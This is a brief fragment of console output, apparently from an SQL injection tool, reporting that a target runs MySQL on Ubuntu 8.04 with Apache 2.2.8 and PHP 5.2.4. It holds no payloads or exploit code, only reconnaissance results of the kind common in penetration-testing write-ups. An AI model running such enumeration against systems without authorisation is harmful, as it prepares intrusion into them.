[16:18:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
```